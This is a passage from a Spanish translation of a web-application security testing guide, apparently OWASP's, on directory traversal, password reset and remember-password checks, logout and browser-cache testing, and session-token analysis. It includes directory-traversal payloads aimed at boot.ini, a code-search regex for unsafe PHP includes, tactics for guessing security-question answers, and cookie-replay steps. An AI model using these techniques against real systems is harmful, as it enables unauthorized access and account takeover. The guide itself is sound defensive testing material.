Utilizando motores de búsqueda online de código (Google CodeSearch [1], Koders[2]) también es posible encontrar fallos de traspaso de directorios en software de código abierto publicado en Internet.

Para PHP podemos utilizar:

```
lang:php (include|require) (_once)?\s*['"](?:\s*\$_(GET|POST|COOKIE)
```

Utilizando el método de pruebas de Caja Gris, es posible descubrir vulnerabilidad que normalmente son más difíciles de descubrir, o incluso imposibles de encontrar durante una evaluación estándar de Caja Negra.

Algunas aplicaciones web generan páginas dinámicas utilizando valores y parámetros almacenados en una base de datos; Puede ser posible insertar cadenas de traspaso de directorio especialmente diseñadas cuando la aplicación guarda los datos. Este tipo de problemas de seguridad es difícil de descubrir, debido a que los parámetros dentro de las funciones de inclusión parecen internos y "seguros", pero en otro contexto no lo son.

Adicionalmente, revisando el código fuente es posible analizar las funciones que deben manejar entradas inválidas: algunos desarrolladores intentan cambiar las entradas inválidas para hacerlas válidas, evitando avisos y errores. Estas funciones suelen ser susceptibles a incluir fallos de seguridad.

Tomemos como ejemplo una aplicación web con estas instrucciones:

```
filename = Request.QueryString("file");  
Replace(filename, "/", "\\");  
Replace(filename, "..\\", "");  
Testing for the flaw is achieved by:  
file=....//....//boot.ini  
file=....\\....\\boot.ini  
file= ..\\.\\boot.ini
```

REFERENCIAS

Whitepapers

- Security Risks of - <http://www.schneier.com/crypto-gram-0007.html>[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - <http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html>[4]

Herramientas

- Web Proxy (Burp Suite[5], Paros[6], WebScarab[7])
- Encoding/Decoding tools
- String searcher "grep" - <http://www.gnu.org/software/grep/>

4.4.5 RECORDATORIO DE CONTRASEÑAS Y PWD RESET

BREVE RESUMEN

Algunas aplicaciones web permiten a los usuarios reiniciar su contraseña si la han olvidado, normalmente mediante el envío de un email de reset de la contraseña y/o pidiéndoles responder una o más "preguntas de seguridad". En este test comprobamos que esta función está implementada adecuadamente y que no introduce ningún fallo o defecto en el sistema de autenticación. También comprobamos si la aplicación permite al usuario almacenar la contraseña en el navegador (función "recordar contraseña").

DESCRIPCIÓN

La gran mayoría de aplicaciones web proveen de un sistema de recuperación (o reset) de sus contraseñas a los usuarios, en caso de que las hayan perdido. El procedimiento exacto varía entre diferentes aplicaciones, dependiendo también del nivel de seguridad requerido, pero la aproximación utilizada es siempre usar un método alternativo para verificar la identidad del usuario. Una de las aproximaciones más comunes (y más simples) es preguntar al usuario su dirección de e-mail, y enviar la contraseña antigua (o una nueva) a esa dirección. Este sistema se basa en la asunción de que el email del usuario no ha sido comprometido y es lo suficientemente seguro para este cometido.

Alternativamente (o adicionalmente), la aplicación podría pedir al usuario responder a una o más "preguntas secretas", que son escogidas por el usuario entre un conjunto de preguntas posibles. La seguridad de este sistema reside en la habilidad de proporcionar un método para que alguien se identifique a sí mismo en el sistema con respuestas a preguntas que no pueden ser respondidas fácilmente mediante la recopilación de información personal. Por ejemplo, una pregunta muy insegura sería "cual es el apellido de soltera de tu madre", ya que es un dato de información que un atacante podría encontrar sin demasiado esfuerzo. Un ejemplo de pregunta mejor sería "tu profesor favorito de secundaria", porque este sería un tema mucho más difícil del que buscar información sobre una persona cuya identidad de otro modo ya estaría suplantada.

Otra característica común que las aplicaciones emplean para proporcionar facilidades a sus usuarios, es cachear las contraseñas localmente en el navegador (en la máquina cliente), y "pre-escribirlo" en todas las peticiones siguientes. Aunque esta característica puede ser vista como extremadamente cómoda para el usuario medio, al mismo tiempo introduce una falla, porque la cuenta de usuario se vuelve fácilmente accesible a cualquier que use la misma máquina.



PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Reset de contraseña

El primer paso es comprobar si se utilizan preguntas secretas. Enviar la contraseña (o un enlace al reset de la contraseña) a la dirección de email del usuario sin realizar primero una pregunta secreta significa confiar al 100% en la seguridad de esa dirección de email, algo que no es adecuado si la aplicación requiere de un nivel de seguridad alto. Por otro lado, si se utilizan preguntas secretas, el siguiente paso es evaluar su robustez. En primer lugar, ¿Cuántas preguntas han de ser respondidas antes de poder realizar el reset de la contraseña? La mayoría de aplicaciones necesitan que el usuario responda una sola pregunta, pero algunas aplicaciones críticas requieren que el usuario responda correctamente dos o incluso más preguntas diferentes.

En segundo lugar, necesitamos analizar las propias preguntas. A menudo un sistema de reset ofrece la elección entre varias preguntas; esta es una buena señal para el posible atacante, porque le ofrece opciones. Pregúntate a ti mismo si podrías obtener las respuestas a alguna o a todas estas preguntas mediante una búsqueda en Internet con Google o con algún ataque de ingeniería social. Como analista de intrusión, aquí tienes una guía paso a paso de evaluación de una herramienta de reset de contraseña:

- ¿Se ofrecen múltiples preguntas?
 - Si es así, intenta escoger una pregunta que podría tener una respuesta ``pública``; por ejemplo, algo que Google podría encontrar con una consulta simple
 - Escoge siempre preguntas que tengas una respuesta basada en un hecho como ``tu primer colegio`` u otros hecho que puedan ser consultados
 - Busca preguntas que tengan pocas opciones posibles como ``de que marca era tu primer coche``; esta pregunta presenta al atacante con una lista de corta de respuestas entre las que adivinar la correcta y basándose en estadísticas el atacante podría clasificar las respuestas de la más probable a la menos probable.
- Determina cuantos intentos tienes (si es posible)
 - ¿El reset de contraseña permite intentos ilimitados?
 - Hay un período de bloqueo después de N respuestas incorrectas? Ten en cuenta que un sistema de bloqueo puede ser un problema de seguridad en sí mismo, ya que puede ser explotado por un atacante para iniciar una Denegación de Servicio contra los usuarios
- Escoge la pregunta apropiada basado en un análisis desde los puntos de vista anteriores, e investiga para determinar las respuestas más probables
- ¿Como se comporta la herramienta de reset de contraseña (una vez se ha encontrado una respuesta correcta a la pregunta)?
 - ¿Permite el cambio inmediato de contraseña?

- ¿Muestra la contraseña antigua?
- ¿La envía a una cuenta de e-mail predefinida?
- El escenario más inseguro es en el que la herramienta de reset de contraseña te muestra la contraseña; esto le da al atacante la capacidad de registrarse con la cuenta y, a menos que la aplicación proporcione información sobre el último registro, la víctima no sabría que su contraseña ha sido comprometida.
- Un escenario menos inseguro se da si la herramientas de reset de contraseña obliga al usuario a cambiar inmediatamente su contraseña. Aunque no es tan invisible como en el primer caso, permite al atacante obtener acceso y bloquea el del usuario real.
- Se obtiene el mejor nivel de seguridad si el reset de la contraseña se realiza vía un e-mail a la dirección con la que el usuario se registró inicialmente, u otra dirección e-mail; esto obliga al atacante a no solo adivinar a que dirección e-mail se envió el reset de la contraseña (a menos que lo diga la aplicación), sino también comprometer esa cuenta para tomar control del acceso de la víctima sobre la aplicación.

La clave para explotar con éxito y saltarse un sistema de reset de contraseña es encontrar una pregunta o conjunto de preguntas que ofrezcan la posibilidad de encontrar las respuestas fácilmente. Busca siempre preguntas que puedan darte la mayor probabilidad estadística de adivinar la respuesta correcta, si no tienes la más mínima información de ninguna de las respuestas. A fin de cuentas, una herramienta de reset de contraseñas es tan solo tan robusta como la más débil de sus preguntas. Nota: si la aplicación envía/visualiza la contraseña antigua en texto plano, significa que las contraseñas no son almacenadas en formato hash, lo cual ya de por sí es una incidencia de seguridad.

Recordar contraseña

El mecanismo de "recordar mi contraseña" puede ser implementada mediante uno de los siguientes métodos:

1. Permitir la característica "cache password" en navegadores web. A pesar de no ser directamente un mecanismo de la aplicación, este método puede y debería ser deshabilitado.
2. Almacenar la contraseña en una cookie permanente. La contraseña debe estar cifrada/en formato hash y no ser enviada en texto plano.

Para el primer método, comprueba el código HTML de la página de registro para ver si el cache de contraseñas del navegador está deshabilitado. El código para ello será normalmente algo parecido al siguiente:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

El autocompletado de contraseñas debería ser deshabilitado siempre, especialmente en aplicaciones sensibles, ya que un atacante, si puede acceder al caché del navegador, podría obtener fácilmente la contraseña en texto plano (los ordenadores con acceso público son un ejemplo notable de este ataque).



Para comprobar el segundo tipo de implementación examina la cookie almacenada por la aplicación. Verifica que las credenciales no son almacenadas en texto plano, si no en formato hash. Examina el mecanismo de hashing: si resulta ser un mecanismo conocido, comprueba su robustez; en funciones de hash programadas manualmente, prueba varios nombres de usuario para comprobar si la función de hash es fácilmente adivinable. Adicionalmente, verifica que las credenciales son enviadas solamente durante la fase de registro, y no enviadas conjuntamente con cada petición a la aplicación.

PRUEBAS DE CAJA GRIS Y EJEMPLOS

Esta prueba usa solo características funcionales de la aplicación y código HTML que siempre está disponible al cliente, las pruebas de caja gris siguen las mismas directrices del párrafo anterior. La única excepción es para la contraseña codificada en la cookie, en que puede ser aplicado el mismo análisis de caja gris descrito en el capítulo “Manipulación de cookies y archivos de gestión de sesión”.

4.4.6 PRUEBAS DE GESTIÓN DEL CACHÉ DE NAVEGACIÓN Y DE SALIDA DE SESIÓN

BREVE RESUMEN

En esta fase, comprobamos que la función de cierre de sesión está correctamente implementada, y que no es posible “reutilizar” una sesión después del cierre. También comprobamos que la aplicación automáticamente cierra la sesión de un usuario cuando ha estado inactivo durante un cierto lapso de tiempo, y que ningún dato sensible permanece en el caché del navegador.

DESCRIPCIÓN

El fin de una sesión web es activado normalmente por uno de estos dos eventos:

- El usuario cierra la sesión
- El usuario permanece inactivo durante un cierto lapso de tiempo y la aplicación automáticamente le cierra la sesión

Ambos casos deben ser implementados con cuidado, para evitar introducir debilidades que podrían ser explotadas por un atacante para obtener acceso no autorizado. Más específicamente, la función de cierre de sesión debe asegurar que todos los tokens de sesión (por ejemplo, cookies) son adecuadamente destruidos o convertidos en inutilizables, y que se obligan a cumplir los controles adecuados del lado del servidor para prohibir que dichos token sean utilizados de nuevo.

Nota: lo más importante es que la aplicación invalide la sesión del lado del servidor. Generalmente esto significa que el código debe invocar el método apropiado, por ejemplo `HttpSession.invalidate()` en Java o `Session.abandon()` en .NET. Eliminar las cookies del navegador es un detalle correcto, pero no es estrictamente necesario, ya que si la sesión es invalidada correctamente en el servidor, tener la cookie en el navegador no le será de ayuda a un atacante.

Si dichas acciones no son realizadas adecuadamente, un atacante podría reproducir estos tokens de sesión, para ``resucitar`` la sesión de un usuario legítimo y suplantarle virtualmente (este ataque es también conocido como 'cookie replay'). Por supuesto, un factor de mitigación es el hecho de que el atacante ha de ser capaz de acceder a estos tokens (que son almacenados en el PC de la víctima), pero en toda una variedad de casos, puede no ser especialmente difícil. El escenario más común para este tipo de ataque es un ordenador de acceso público que sea utilizado para acceder a algún tipo de información privada (por ejemplo: webmail, cuenta de banca online, ...): cuando el usuario a terminado de utilizar la aplicación y cierra la sesión, si el proceso de cierre de sesión no se ejecuta adecuadamente, el siguiente usuario podría acceder a la misma cuenta, por ejemplo pulsando simplemente el botón ``atrás`` del navegador. Otro escenario puede resultar de una vulnerabilidad de Cross Site Scripting o una conexión no protegida al 100% por SSL: una función de cierre de sesión incorrecta haría que unas cookies de sesión robadas fuesen útiles durante un tiempo más largo, haciéndole la vida más fácil al atacante. El tercer test de este capítulo tiene por objetivo comprobar que la aplicación prohíbe al navegador guardar datos sensibles en el caché, que nuevamente supondría un peligro para un usuario que acceda a la aplicación desde un ordenador con acceso público.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Función de cierre de la sesión:

El primer paso es comprobar la presencia de la función de cierre de la sesión. Comprueba que la aplicación proporciona un botón de cierre de sesión y que éste esté presente y bien a la vista en todas las páginas que requieren autenticación. Un botón de cierre de sesión que no está claramente a la vista, o que solo está presente en algunas páginas, representa un riesgo para la seguridad, porque el usuario podría olvidar usarlo al final de su sesión.

El segundo paso consiste en comprobar que le ocurre a los tokens de sesión cuando la función de cierre de sesión es invocada. Por ejemplo cuando se utilizan cookies, un comportamiento adecuado es borrar todas las cookies de sesión, mediante el envío de una nueva directiva Set-Cookie que ajuste su valor a uno no válido (por ejemplo: ``NULL`` o un valor equivalente) y, si la cookie es persistente, ajustar su fecha de caducidad en el pasado, lo que indica al navegador que descarte la cookie. Así, si la página de autenticación ajusta la cookie originalmente como sigue:

```
Set-Cookie: SessionID=sjdhqwoy938ehlq; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/; domain=victim.com
```

la función de cierre de sesión debería provocar una respuesta como la siguiente:

```
Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/; domain=victim.com
```

El primer test (y el más sencillo) en este punto consiste en cerrar la sesión y pulsar el botón 'atrás' del navegador, para comprobar si aun estamos autenticados. Si lo estamos, significa que la función de cierre de sesión se ha implementado de forma insegura, y que la función de cierre de sesión no destruye los IDs de sesión. Esto ocurre a veces con aplicaciones que usan cookies no persistentes y que requieren que el usuario cierre su navegador para borrar efectivamente dichas cookies de la memoria.


Algunas de estas aplicaciones muestran un mensaje al usuario, sugiriéndole que cierre el navegador, pero esta solución se apoya por completo en el comportamiento del usuario, y da como resultado un nivel de seguridad menor en comparación a destruir las cookies. Otras aplicaciones




pueden intentar cerrar el navegador mediante JavaScript, pero de nuevo es una solución que depende del comportamiento del usuario, que es intrínsecamente menos seguro, ya que el navegador del cliente podría estar configurado para limitar la ejecución de scripts (y en este caso una configuración que tenía como objetivo incrementar la seguridad acabaría reduciéndola). Además, la efectividad de esta solución sería dependiente del vendedor del navegador, versión y configuración (por ejemplo: el código JavaScript podría cerrar correctamente una instancia de Internet Explorer, pero fallar cerrando una de Firefox).

Si al pulsar el botón 'back' podemos acceder a páginas anteriores pero no acceder a páginas nuevas, entonces estamos simplemente accediendo al caché del navegador. Si estas páginas contienen datos sensibles, significa que la aplicación no prohibió al navegador cachearlas (no fijado la cabecera Cache-Control, otro tipo de problema que analizaremos más adelante).

Después de haber probado la técnica del botón ``atrás``, es hora de probar algo un poco más sofisticado: podemos re-fijar la cookie al valor original y comprobar si todavía podemos acceder a la aplicación de modo autenticado. Si podemos, significa que no hay un mecanismo del lado del servidor que mantenga una constancia de las cookies activas y no activas, y que el hecho de que la información almacenada en la cookie sea correcta es suficiente para permitir el acceso. Para fijar una cookie a un valor determinado podemos usar WebScarab e, interceptando una respuesta de la aplicación, insertar una cabecera Set-Cookie con nuestros valores deseados:



Alternativamente, podemos instalar un editor de cookies en nuestro navegador (por ejemplo: Add N Edit Cookies en Firefox):



Un ejemplo notable de un diseño en que no hay control del lado del servidor sobre las cookies que pertenecen a usuarios de los que ya ha sido cerrada su sesión es la clase FormsAuthentication ASP.NET, donde la cookie es básicamente una versión cifrada y autenticada de los detalles del usuario que son descifrados y comprobados del lado del servidor. Aunque es muy efectivo previniendo la modificación de las cookies, el hecho es que el servidor no mantiene un registro interno del estado de la sesión significa que es posible lanzar un ataque de repetición de envío de la cookie después de que el usuario legítima ha cerrado la sesión, dado que la cookie todavía no ha caducado (ver las referencias para más detalles).

Debe apuntarse que este test solo aplica a cookies de sesión, y que una cookie persistente que tan solo almacena datos acerca de preferencias del usuario sin importancia (por ejemplo: apariencia del site) y que no es eliminada, no debe ser considerada un riesgo de seguridad.

Cierre de sesión por tiempo expirado

La misma aproximación que hemos visto en la sección anterior puede aplicarse cuando se evalúa el cierre de sesión por expiración de tiempo. El tiempo de expiración de sesión más adecuado debería ser la justa medida entre la seguridad (un tiempo más corto) y la usabilidad (un tiempo de expiración más largo), y depende en gran medida de la criticidad de los datos manejados por la aplicación. Un intervalo de 60 minutos para cerrar la sesión en un foro público puede ser aceptable, pero tanto tiempo sería demasiado en una aplicación de banca. En cualquier caso, cualquier aplicación que no imponga un cierre de sesión basado en la expiración de tiempo debería ser considerada no segura, a menos que dicho comportamiento sea por causa de enfrentar algún tipo de requisito funcional específico.

La metodología de prueba es muy similar a la explicada en el párrafo anterior. En primer lugar, hemos de comprobar si existe un tiempo de expiración, por ejemplo registrándonos en la aplicación y matando el tiempo un rato leyendo algún otro capítulo de la Guía de Pruebas, esperando a que se dispare el cierre de sesión por tiempo. Como en la función de cierre de sesión, después de que haya pasado el tiempo de expiración, todos los tokens de sesión deberían ser destruidos o inutilizados. También hemos de entender si el tiempo de expiración viene impuesto por el cliente o por el servidor (o por ambos). Volviendo a nuestro ejemplo de la cookie, si la cookie de sesión es no persistente (o, hablando más en general, el testigo de sesión no almacena ningún dato sobre la hora) podemos estar seguros de que el tiempo de expiración es impuesto por el servidor.



Si el token de sesión contiene algún dato relacionado con la hora (por ejemplo: hora de registro, u hora del último acceso, o fecha de caducidad para una cookie persistente), entonces sabemos que el cliente está involucrado en el sistema para imponer el tiempo de expiración. En este caso, necesitamos modificar el token (si no está protegido criptográficamente) y ver que le ocurre a nuestra sesión. Por ejemplo, podemos fijar la fecha de caducidad de la cookie en una fecha lejana en el futuro, y observar si nuestra sesión puede ser alargada. Como regla general, todo debería ser comprobado del lado del servidor, y debería no ser posible volver a fijar las cookies de sesión a valores anteriores para poder acceder de nuevo a la aplicación.

Páginas cacheadas

Cerrar la sesión de una aplicación obviamente no borra el caché del navegador de cualquier información sensible que pueda haber sido almacenada. Por lo tanto, otra prueba que debe ser realizada es comprobar que nuestra aplicación no filtra información crítica en el caché del navegador. Para realizarla, podemos utilizar WebScarab y buscar a través de las respuestas del servidor respuestas que pertenezcan a nuestra sesión, comprobar que para cada página que contiene información sensible, el servidor indica al navegador que no guarde los datos en caché. Dicha indicación puede ser enviada en las cabeceras de respuesta HTTP:

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

Alternativamente, puede conseguirse el mismo efecto directamente a nivel HTML, incluyendo en cada página que contenga información sensible el siguiente código:

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV="Expires" CONTENT="Sat, 01-Jan-2000 00:00:00 GMT">
```

Por ejemplo, si estamos probando una aplicación de comercio electrónico, deberíamos buscar todas las páginas que contienen un número de tarjeta de crédito u otra información financiera, y comprobar que todas ellas imponen una directiva de no-caché. Por otro lado, si encontramos páginas que contienen información crítica pero fallan a la hora de indicar al navegador que no guarde su contenido en caché, sabemos que se almacenará información sensible en el disco, y podemos comprobarlo por duplicado, buscándola en el caché del navegador. La localización exacta en que dicha información es almacenada depende del sistema operativo cliente y del navegador utilizado, pero aquí hay varios ejemplos:

- Mozilla Firefox:
 - Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/
 - Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>
- Internet Explorer:

- C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

PRUEBAS DE CAJA GRIS Y EJEMPLO

Las pruebas de caja gris son parecidas a las de Caja Negra. En una prueba de caja gris podemos asumir que tenemos un conocimiento parcial sobre la gestión de sesión de nuestra aplicación, y eso debería ayudarnos a comprender si las funciones de expiración por tiempo y cierre de la sesión están aseguradas adecuadamente. Como regla general, debemos comprobar que:

- La función de cierre de sesión destruye efectivamente todos los tokens de sesión, o al menos los inutiliza
- El servidor realiza comprobaciones adecuadas del estado de sesión, no permitiendo a un atacante volver a utilizar un token anterior
- Se impone y comprueba adecuadamente por parte del servidor un tiempo de expiración de sesión. Si el servidor emplea un tiempo de expiración que es leído de un token de sesión enviado por el cliente, el token debe ser protegido criptográficamente.

Para el test de caché seguro, la metodología es equivalente al caso de las pruebas de caja negra, ya que en ambos escenarios tenemos acceso completo a las cabeceras de respuesta del servidor y al código HTML.

REFERENCIAS

Whitepapers

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - <http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf>
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - <http://support.microsoft.com/default.aspx?scid=kb;en-us;900111>

Herramientas

- Add N Edit Cookies (extension de Firefox): <https://addons.mozilla.org/firefox/573/>

4.5 PRUEBAS DE GESTIÓN DE SESIONES

En el núcleo de toda aplicación web se encuentra el sistema en que la aplicación mantiene los estados, y por lo tanto controla la interacción del usuario con el *site*.

La gestión de sesiones cubre ampliamente todos los controles que se realizan sobre el usuario, desde la autenticación hasta la salida de la aplicación. HTTP es un protocolo sin estados, lo que significa que los servidores web responden a las peticiones de clientes sin enlazarlas entre sí.

Incluso la lógica de una simple aplicación requiere que las múltiples peticiones de un usuario sean asociadas entre sí a través de una "sesión". Para ello se necesitan soluciones de terceros - a través, o bien de soluciones externas de middleware disponibles en el mercado y soluciones de servidor Web, o bien de implementaciones a medida. La mayoría de entornos de aplicación web, como ASP y



PHP, proporcionan a los desarrolladores rutinas integradas para la gestión de sesiones. Por lo general, se emitirá algún tipo de testigo de identificación, que será referido como "Identificador de sesión" (en inglés, "Session ID"), o Cookie.

Hay varias formas en las que una aplicación web puede interactuar con un usuario. Cada una de ellas depende de la naturaleza del site, y de los requisitos de seguridad y disponibilidad de la aplicación. A pesar de que existe una serie de mejores prácticas aceptadas para el desarrollo de aplicaciones, como las indicadas en la Guía OWASP "Building Secure Web Applications", es importante que la seguridad de la aplicación sea considerada en el contexto de los requisitos y expectativas del proveedor. En este capítulo se describen lo siguientes elementos:

Análisis del esquema de gestión de sesiones

Este apartado describe como analizar el Esquema de Gestión de Sesiones, con el objetivo de entender como el mecanismo de Gestión de Sesiones ha sido desarrollado y, si es posible, romperlo

Manipulación de cookies y testigos de sesión

Aquí se explica como probar la seguridad del identificador de sesión emitido al Cliente:

Como hacer ingeniería inversa de una cookie, y como manipular una cookie para forzar que una sesión secuestrada funcione

Variables de sesión expuestas

Los identificadores de sesión representan información confidencial porque enlazan la identidad del usuario con su propia sesión. Es posible probar si el identificador de sesión está expuesto a esta vulnerabilidad e intentar crear un ataque de repetición de sesión.

Abuso de Sesión

Abuso de sesión describe el modo de forzar a un usuario desconocido a ejecutar acciones no deseadas en una aplicación Web en la cual esta autenticado.

Exploit HTTP

Aquí se describe como probar un ataque contra el protocolo HTTP.

4.5.1 ANÁLISIS DEL ESQUEMA DE GESTIÓN DE SESIONES

BREVE RESUMEN

Con el fin de evitar realizar el proceso de autenticación continuamente e para cada página de un site o servicio, las aplicaciones web implementan varios mecanismos para almacenar y validar las credenciales durante un periodo de tiempo prefijado.

El conjunto de estos mecanismos recibe el nombre de gestión de sesiones y, aunque son importantes para aumentar la facilidad de uso de la aplicación, pueden ser explotados para obtener acceso a una cuenta de usuario sin necesidad de proporcionar credenciales correctas.

DESCRIPCIÓN

El esquema de gestión de sesiones debería ser tomado en consideración conjuntamente a los esquemas de autenticación autorización, y cubrir al menos las siguientes preguntas desde un punto de vista no técnico:

- ¿Se accederá a la aplicación desde sistemas de uso compartido? p.e., cibercafés.
- ¿La seguridad de la aplicación es una preocupación principal para el cliente que la visita?
- ¿Cuántas sesiones concurrentes puede tener un usuario?
- ¿Qué duración tiene el tiempo de espera de cierre de sesión por inactividad?
- ¿Qué duración tiene el tiempo de espera de cierre de sesión aunque esté activa?
- ¿Son las sesiones transferibles de una dirección IP origen a otra?
- ¿La aplicación incluye la funcionalidad de "recordar nombre de usuario"?
- ¿La aplicación permite la funcionalidad de inicio automático de sesión?

Habiendo identificado el esquema actual, la aplicación y su lógica deben ser examinadas para asegurar una implementación adecuada del esquema. Esta fase de comprobación está ligada intrínsecamente a la comprobación general de seguridad de la aplicación. Mientras que las primeras preguntas en relación con el esquema (si el esquema es válido para el site y cumple los requisitos del proveedor de la aplicación) pueden ser analizadas en abstracto, la pregunta final (si el site implementa el esquema especificado) debe ser considerada junto a otras comprobaciones técnicas.

El esquema identificado debería ser analizado frente a las mejores prácticas dentro del contexto del site durante las pruebas de intrusión. En los puntos en que el esquema definido se desvíe de las mejores prácticas de seguridad, los riesgos asociados deberían de ser identificados y descritos en el contexto del entorno. Los riesgos e incidencias de seguridad deberían de ser detallados y cuantificados, pero en última instancia el proveedor de la aplicación tendrá que tomar las decisiones basadas en la seguridad y la facilidad de uso de la aplicación. Por ejemplo, si se determina que el *site* ha sido diseñado sin tiempos de cierre de sesión por inactividad, el proveedor de la aplicación debería ser advertido de riesgos como los ataques por repetición, ataques a largo plazo basados en el robo o compromiso de identificadores de sesión, y el abuso de terminales de uso compartido en que no se ha cerrado la sesión de la aplicación. Entonces, debe considerar estos riesgos frente a otros requisitos como la comodidad de uso para los clientes y la interrupción de la aplicación por obligar a autenticarse de nuevo.



Implementación de la gestión de sesiones

En este capítulo describimos como analizar un esquema de sesión y como probarlo. La comprobación técnica de seguridad de la implementación de gestión de sesiones cubre dos áreas clave:

- Integridad en la creación del identificador de sesión.
- Gestión segura de sesiones activas y de los identificadores de sesión.

El identificador de sesión debería ser suficientemente impredecible y abstracto de cualquier información privada, y la gestión de sesiones debería ser asegurada de forma lógica para prevenir cualquier manipulación o evasión de la seguridad de la aplicación. Estas dos áreas clave son dependientes entre sí, pero deberían ser consideradas por separado, por varias razones. En primer lugar, la elección de la tecnología de base para proporcionar las sesiones es complicada y ya puede incluir un importante número de productos OTS y un número casi ilimitado de modificaciones o implementaciones propietarias. Mientras que el mismo análisis técnico tiene que ser realizado en cada una, las soluciones comerciales pueden requerir una aproximación ligeramente diferente para las pruebas, y puede existir investigación de seguridad ya realizada sobre la implementación. En segundo lugar, incluso un identificador de sesión impredecible y abstracto puede volverse totalmente ineficaz en una gestión de sesiones deficiente. De forma similar, una implementación de gestión de sesiones robusta y segura puede ser socavada por una implementación de identificadores de sesión pobre. Además, el analista debería examinar con detalle como (y si) la aplicación utiliza la gestión de sesiones disponible. No es infrecuente ver IDs de sesión ASP en servidores Microsoft IIS Server pasar de un lado a otro durante la interacción con la aplicación, únicamente para acabar descubriendo que no se usan en la lógica de aplicación para nada. Por lo tanto, no es correcto decir que porque la aplicación esté construida en una plataforma “probada como segura” la gestión de sesiones automáticamente es segura.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Análisis de sesión

Los testigos de sesión (Cookies, identificador de sesión o campo oculto) deberían ser examinados por sí mismos, para garantizar su calidad desde el punto de vista de seguridad. Deben ser comprobados ante criterios como su aleatoriedad, unicidad, resistencia al análisis estadístico y criptográfico y fuga de información.

- Estructura del testigo de sesión y fuga de Información

La primera fase es examinar la estructura y el contenido de un identificador de sesión provisto por la aplicación. Un error común es incluir datos específicos en el testigo en lugar de un valor genérico y referenciar a un dato real en la parte del servidor. Si el identificador de sesión es en texto claro, la estructura y los datos pertinentes pueden ser inmediatamente obvios como los siguientes:

```
192.168.100.1:owaspuser:password:15:58
```

Si una parte del testigo aparece codificada o en hash, debería de ser comparada usando varias técnicas para identificar una ofuscación obvia.

Por ejemplo, la cadena “192.168.100.1:owaspuser:password:15:58” es representada en hexadecimal, Base64 como un hash MD5:

```
Hex      3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538
Base64   MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5      01c2fc4f0a817afd8366689bd29dd40a
```

Teniendo identificado el tipo de ofuscación, puede ser posible decodificar los datos para obtener el dato original. En la mayoría de los casos, sin embargo, eso es algo improbable. Aun así, puede ser útil determinar la codificación empleada sobre el formato de mensaje. Además, si ambos formatos y técnica de ofuscación pueden ser deducidas, podrían diseñarse ataques de fuerza bruta. Los testigos de sesión híbridos pueden incluir información como la dirección IP o el identificador de usuario junto a una parte codificada, como la siguiente:

```
owaspuser:192.168.100.1: a7656fafa94dae72b1e1487670148412
```

